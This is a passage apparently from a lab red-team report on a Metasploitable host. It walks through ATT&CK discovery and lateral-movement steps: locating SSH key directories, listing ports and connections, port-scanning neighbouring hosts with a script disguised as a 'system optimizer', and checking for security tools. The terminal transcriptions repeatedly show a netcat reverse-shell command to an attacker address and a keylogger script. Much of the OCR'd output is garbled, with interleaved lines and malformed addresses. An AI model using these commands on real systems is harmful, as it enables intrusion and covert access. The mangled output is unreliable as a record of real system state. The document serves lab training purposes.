
Find users whose ssh keys are available



```
bgreen@metasploitable:~$ find /home -name ".ssh" -type d 2>/dev/null
/home/user/.ssh
/home/msfadmin/.ssh
/home/bgreen/.ssh
```

## 7.8. Network Service Discovery (T1046)

Display all listening ports




```
netstat -tulpn 2>/dev/null || ss -tulpn 2>/dev/null
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0.0.0.0:512               0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:513               0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:2049              0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:514               0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:50120              0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:8009              0.0.0.0:*              LISTEN
tcp        0      0.0.0.0:43369             0.0.0.0:1433            LISTEN
tcp        0      0.0.0.0:6697              0.0.0.0:139             LISTEN
tcp        0      0.0.0.0:3306              0.0.0.0:1099            LISTEN
tcp        0      0.0.0.0:1099              0.0.0.0:28M             LISTEN
tcp        0      0.0.0.0:6667              0.0.0.0:111             LISTEN
tcp        0      0.0.0.0:139               0.0.0.0:111             LISTEN
tcp        0      0.0.0.0:5900              0.0.0.0:111             LISTEN
```

```
bgreen@metasploitable: ~
File Actions Edit View Help
tcp[sh: /var/log/conn-check.log: Permission denied] 0 0.0.0.0:111 LISTEN
tcp[ - Exit 1 nc -e /bin/sh 172.34.41.4448 2> /dev/null] 0 0.0.0.0:6000 LISTEN
tcp[ - Done python /usr/local/bin/keylogger.py] 0 0.0.0.0:80 LISTEN
tcp[ System Optimizer Starting ...] 0 0.0.0.0:35697 LISTEN
tcp[ Cleaning temporary files ...] 0 0.0.0.0:8787 LISTEN
tcp[ 26710] 0 0.0.0.0:8180 $ [+] Checking disk usage... LISTEN
tcp[ 0 0.0.0.0:1524 Filesystem Size Used% Mounted on] 0 0.0.0.0:*
tcp[ /dev/nvme0n1p1/metasplorable-root] 0 0.0.0.0:21 7.06 1.00.0.26 22% /
tcp[ run 0 0 172.30.34.237:53 nc -e /bin/sh 172.34.41.4448 2> /dev/null] 0 0.0.0.0:*
tcp[ lock 0 0 127.0.0.1:53 python /usr/local/bin/keylogger.py] 0 0.0.0.0:*
tcp[ ev 0 0 127.0.0.1:53 2.06 0.2.06 0% /var/lock] 0 0.0.0.0:*
tcp[ shm 0 0 0.0.0.0:45910 0.06 0.0.0.6 0% /dev/shm] 0 0.0.0.0:*
tcp[ nv/sda1 0 0 0.0.0.0:23 228M 25M 102M 12% /boot] 0 0.0.0.0:*
tcp[ ] Initializing network diagnostics... LISTEN
tcp[ it 0 0 0.0.0.0:5432 0.0.0.0:*) LISTEN
tcp[ out 0 0 0.0.0.0:25 0.0.0.0:*) LISTEN
tcp[ Connection to 172.34.41.1 closed 0 0.0.0.0:*)
tcp[ 0 0 127.0.0.1:953 0.0.0.0:*) LISTEN
tcp[ 0 0 0.0.0.0:445 0.0.0.0:*) LISTEN
$ ]
```

```
bgreen@metasploitable: ~
File Actions Edit View Help
ba[ - /var/log/conn-check.log: Permission denied] 0 ::3632 ::*: LISTEN
tcp6[ - Exit 1 nc -e /bin/sh 172.34.41.4448 2> /dev/null] 0 ::53 ::*: LISTEN
tcp6[ bgreen@metasploitable:~$ python /tmp/system_optimizer.py] 0 ::22 ::*: LISTEN
tcp6[ - System Optimizer Starting ...] 0 ::5432 ::*: LISTEN
tcp6[ Cleaning temporary files ...::*) LISTEN
tcp6[ 26710] 0 0 ::1:953 ::*: LISTEN
bgreen@metasploitable:~$ [+] Checking disk usage...
tcp[ 0 0.0.0.0:2049 Filesystem Size Used% Mounted on] 0 0.0.0.0:*
tcp[ /dev/nvme0n1p1/metasplorable-root] 0 0.0.0.0:137 1.00.0.26 22% /
tcp[ run 0 0 172.30.34.237:137 nc -e /bin/sh 172.34.41.4448 2> /dev/null] 0 0.0.0.0:*
tcp[ lock 0 0 172.30.34.237:138 2.06 148.06 1% /var/lock] 0 0.0.0.0:*
tcp[ ev 0 0 0.0.0.0:138 2.06 200.06 1% /dev]
tcp[ shm 0 0 0.0.0.0:916 2.06 0.2.06 0% /dev/shm] 0 0.0.0.0:*
tcp[ nv/sda1 0 0 0.0.0.0:228M 25M 102M 12% /boot] 0 0.0.0.0:*
tcp[ ] Initializing network diagnostics... 0.0.0.0:*
tcp[ it 0 0 0.0.0.0:43314 0.0.0.0:*) LISTEN
tcp[ out 0 0 172.30.34.237:53 0.0.0.0:*) LISTEN
tcp[ Connection to 172.34.41.1 closed 0 0.0.0.0:*)
tcp[ 0 0 127.0.0.1:53 0.0.0.0:*) LISTEN
tcp[ 0 0 0.0.0.0:46527 0.0.0.0:*) LISTEN
$ ]
```

## Perform port scanning of other hosts via .237




```
bgreen@metasploitable:~$ python /tmp/system_optimizer.py &
[+] Starting ...
Scanning 172.30.34.235 ...
172.30.34.235:21 is open
172.30.34.235:22 is open
172.30.34.235:80 is open
172.30.34.235:445 is open
172.30.34.235:3306 is open
172.30.34.235:8080 is open
Scanning 172.30.34.236 ...
172.30.34.236:21 is open
172.30.34.236:22 is open
172.30.34.236:23 is open
172.30.34.236:25 is open
172.30.34.236:80 is open
172.30.34.236:139 is open
172.30.34.236:445 is open
172.30.34.236:3306 is open
172.30.34.236:5432 is open
172.30.34.236:9000 is open
Scanning 172.30.34.240 ...
Scanning 172.30.34.240 ... 0.0.0.1 closed.

--(kali㉿kali)-[~]
```

The terminal window shows a user named bgreen@metasploitable executing a python script named system\_optimizer.py. The script performs port scanning on three hosts: 172.30.34.235, 172.30.34.236, and 172.30.34.240. The results indicate various ports are open on each host, including common services like SSH (22), HTTP (80), and SMB (445).

## 7.9. System Network Connection Discovery (T1049)

### Display active connections



```
bgreen@metasploitable:~$ netstat -antp 2>/dev/null || ss -antp 2>/dev/null
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      0 0.0.0.0:512              0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:513              0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:2049             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:514              0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:50120             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:8009             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:43369            0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:6697             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:3306             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:1099             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:6667             0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:139               0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:5900             0.0.0.0:22         LISTEN
tcp        0      0 0.0.0.0:111               0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:6000             0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:80                0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:35697             0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:8787             0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:8180               0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:1524              0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:21                0.0.0.0:20        LISTEN
tcp        0      0 172.30.34.237:53            0.0.0.0:20        LISTEN
tcp        0      0 127.0.0.1:53              0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:45910              0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:23                0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:5432              0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:25                0.0.0.0:20        LISTEN
tcp        0      0 127.0.0.1:953             0.0.0.0:20        LISTEN
tcp        0      0 0.0.0.0:445               0.0.0.0:20        LISTEN
```

The terminal window shows a user named bgreen@metasploitable running netstat and ss commands to display active network connections. The output lists numerous listening ports on the local machine, including ports 22, 80, 445, and several high-numbered ports used by various services.

```
bgreen@metasploitable: ~
File Actions Edit View Help
tcpash: 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN -
tcp] 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN -
tcp] 0 0 0.0.0.0:21 0.0.0.0:* LISTEN -
tcp] 0 0 172.30.34.237:53 0.0.0.0:* LISTEN -
tcpreen@ 0 0 127.0.0.1:53 0.0.0.0:* LISTEN -
tcpreen@ 0 0 0.0.0.0:45910 0.0.0.0:* LISTEN -
tcp] System 0 0 0.0.0.0:23 0.0.0.0:* LISTEN -
tcp] Cleaning 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN -
tcp] 0 0 0.0.0.0:25 0.0.0.0:* LISTEN -
tcp] 26876 0 0 127.0.0.1:953 0.0.0.0:* LISTEN -
tcpreen@ 0 0 0.0.0.0:445 0.0.0.0:* LISTEN -
tcp] 0 0 127.0.0.1:1017 127.0.0.1:1016 ESTABLISHED -
tcplesystem 0 0 127.0.0.1:1021 127.0.0.1:1019 ESTABLISHED -
tcp] 0 0 127.0.0.1:514 127.0.0.1:1020 ESTABLISHED 26903/bash
tcp 2048 0 0 127.0.0.1:1020 127.0.0.1:514 ESTABLISHED -
tcp] 0 0 172.30.34.237:57822 172.30.34.41:4444 ESTABLISHED -
tcprrun 0 0 127.0.0.1:514 127.0.0.1:1022 CLOSE_WAIT 24433/bash
tcplock 1 0 172.30.34.237:56385 172.30.34.41:5555 CLOSE_WAIT -
tcp] 0 0 127.0.0.1:1022 127.0.0.1:514 FIN_WAIT2 -
tcp] 1 0 172.30.34.237:42596 172.30.34.41:5555 CLOSE_WAIT 24550/python
tcpvshm 1 0 172.30.34.237:56382 172.30.34.41:5555 CLOSE_WAIT -
tcp] 0 0 127.0.0.1:1016 127.0.0.1:1017 ESTABLISHED -
tcp] 0 0 172.30.34.237:40427 172.30.34.41:4444 CLOSE_WAIT -
tcp] 0 0 172.30.34.237:58270 172.30.34.41:4444 CLOSE_WAIT -
tcp] 0 0 127.0.0.1:1019 127.0.0.1:1021 ESTABLISHED -
tcp] 0 0 ::1:2121 ::*: LISTEN -
tcp6 0 0 ::1:3632 ::*: LISTEN -
tcp6 0 0 ::1:53 ::*: LISTEN -
tcp6 0 0 ::1:22 ::*: LISTEN -
tcp6 0 0 ::1:5432 ::*: LISTEN -
tcp6 0 0 ::1:953 ::*: LISTEN -
[Windows] Type here to search [Windows] 11:30PM 12/20/2025
```


Display connections to/from attacking machine and all outbound connections from .237

```
bgreen@metasploitable: ~
File Actions Edit View Help
tcp6: /var/0g/conn 0 ::1:5432 Permission denied ::*: LISTEN -
tcp6: 0 0 ::1:953 -e /bin/sh 172.30.34.41:4448 2> /dev/null LISTEN -
netstat -an | grep 172.30.34.41 2>/dev/null
tcp 0 0 172.30.34.237:57822 172.30.34.41:4444 ESTABLISHED
tcp 1 0 172.30.34.237:56385 172.30.34.41:5555 CLOSE_WAIT
tcp 26876 1 0 172.30.34.237:42596 172.30.34.41:5555 CLOSE_WAIT
tcpreen@ 1 0 172.30.34.237:56382 172.30.34.41:5555 CLOSE_WAIT
tcplesystem 0 0 172.30.34.237:40427 172.30.34.41:4444 CLOSE_WAIT
tcp] 0 0 172.30.34.237:58270 172.30.34.41:4444 CLOSE_WAIT
netstat -an | grep "(SYN_SENT|ESTABLISHED)" 2>/dev/null
tcplock 0 0 127.0.0.1:1017 0% /var/0 127.0.0.1:1016 ESTABLISHED
tcp] 0 0 127.0.0.1:1021 1% /dev 127.0.0.1:1019 ESTABLISHED
tcpvshm 0 0 127.0.0.1:514 0% /dev/shm 127.0.0.1:1020 ESTABLISHED
tcp/sdal 0 59 127.0.0.1:1020 12% /boot 127.0.0.1:514 ESTABLISHED
tcp] Initializing net 0 0 172.30.34.237:57822 172.30.34.41:4444 ESTABLISHED
tcpout 0 0 127.0.0.1:1016 127.0.0.1:1017 ESTABLISHED
tcp] Connection to 127.0.0.1 0 127.0.0.1:1019 127.0.0.1:1021 ESTABLISHED
udp 0 0 127.0.0.1:51507 127.0.0.1:51507 ESTABLISHED
[Windows] Type here to search [Windows] 11:31PM 12/20/2025
```

## 7.10. Software Discovery (T1518)


### Security Software Discovery (T1518.001)

Display all security tools but none running in this case



```
bash: /var/log/conn-check.log: Permission denied
ps aux | grep -i "(av|anti|virus|clam|sophos|mfe|tripwire|ossec|aide|rkhunter|chkrootk
it|lynis|fail2ban|snort|suricata)" | grep -v grep
root      4568  0.0  2052  352 ?        Ss   Dec18  0:00 /usr/bin/jsvc -user tomc
at55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfi
le SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx12
8M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tom
cat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Dja
va.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.ap
ache.catalina.startup.Bootstrap
root      4569  0.0  2052  480 ?        S     Dec18  0:00 /usr/bin/jsvc -user tomc
at55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfi
le SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx12
8M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tom
cat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Dja
va.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.ap
ache.catalina.startup.Bootstrap
tomcat55  4571  0.0  2.1 364096 89688 ?M    12% Sl   Dec18  1:50 /usr/bin/jsvc -user tomc
at55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfi
le SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx12
8M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tom
cat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Dja
va.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.ap
ache.catalina.startup.Bootstrap
[kt@kt-kali:~]
```

Display all installed softwares



```
bash: /var/log/conn-check.log: Permission denied
if [ -f /etc/debian_version ]; then
  dpkg -l ! head -30
elif [ -f /etc/redhat-release ]; then
  rpm -qa | head -30
fi
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-f/Unpacked/Failed-cfg/Half-inst/t-aWait/T-pend
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name          Version           Description
++-+
ii  adduser          3.105ubuntu1  add and remove users and groups
ii  ant              1.7.0-3       Java based build tool like make
ii  antlr            2.0.0         12.7.6-10    1% /var/run
ii  gRecognizers,   2.0.0         2.0.0-2.0G   0% /var/lock
ii  apache2          2.0.0         2.2.8-1     20M 2.00   1% /dev
ii  tendableWebSe   2.0.0         2.2.8-1     20M 2.00   1% /dev
ii  apache2-mpm-prefork  2.0.0     2.2.8-1ubuntu0.15  0% /dev/shm
HTTPD/2.4.1-1+deb10u1  228M     25M 1.92M  12% /boot
ii  apache2-utils    2.2.8-1ubuntu0.15  0% /boot
rs  initializing network diagnostics ...
ii  apache2.2-common 2.2.8-1ubuntu0.15  0% /boot
tendableWebSe
ii  apparmor         2.1+1075-0ubuntu9  User-space parser utility for AppArmor
AppArmor
ii  apparmor-utils   2.1+1075-0ubuntu9  Utilities for controlling AppArmor
ii  apt              0.7.9ubuntu17  Advanced front-end for dpkg
ii  apt-utils        0.7.9ubuntu17  APT utility programs
[kt@kt-kali:~]
```

A screenshot of a Linux desktop environment showing a terminal window. The terminal output lists various packages installed on the system, such as Apache, AppArmor, apt, autoconf, bind9, and binutils. The right side of the terminal provides a brief description for each package. The desktop interface includes a taskbar at the top with icons for various applications like a text editor, file manager, and browser. Below the taskbar is a dock with icons for file operations, terminal, file manager, browser, and others. A search bar is also present. The desktop background features a green and yellow abstract design.

```
bgreen@metasploitable: ~
ii apache2.2-common 2.2.8-1ubuntu0.15 Next generation, scalable, ex...
ii tendable web se 2.1+1075-0ubuntu9 User-space parser utility for...
ii apparmor 1.1 AppArmor - utilities for controlling App...
ii apparmor-utils 2.1+1075-0ubuntu9 Utilities for controlling App...
Armor
ii apt 0.7.9ubuntu17 Advanced front-end for dpkg
ii apt-utils 0.7.9ubuntu17 APT utility programs
ii aptitude 0.4.9-2ubuntu5 terminal-based package manage...
r aptitude
ii at 3.1.10ubuntu4 Delayed job execution and bat...
ch processing 2.61-4 automatic configure script bu...
ii autoconf 2.61-4 automatic configure script bu...
ilder 2.59-1 Debian base system miscellane...
ilder (obsolete) 7.0G 17G 5.2G 22% / ...
ii base-files 2.0G 14.0.1ubuntu5 1% /var/run...
ous files 2.0G 2.0G 0% /var/lock...
ii base-passwd 3.5.16 2.0K 2.0G 1% /dev...
sword and group 2.0G 2.0G 1% /dev...
ii bash 3.2-0ubuntu16 The GNU Bourne Again SHell
ii bash-completion 228M 20060301-3ubuntu3 programmable completion for t...
he bash shell 2.4-2.2ubuntu7 tools for compiling locale da...
ii belocs-locales-bin network diag 1:9.4.2-10
ta files
ii bind9 1:9.4.2-10
ii bind9-host 1:9.4.2-10
h BIND 9.X Version of 'host' bundled wit...
ii binutils 2.18.1~cvs20080103-0ubuntu1 The GNU assembler, linker and...
binary utiliti...
ii bsdmainutils 6.1.10ubuntu2 collection of more utilities
from FreeBSD
```

## 8. Lateral Movement

### 8.1. Remote Services (T1021)

#### SSH (T1021.004)

From .237, ssh to other hosts on network using account that requires no password, but currently .238 .239 .240 down so guest without password not working

```
SSH failed to 172.30.34.240 Permission denied
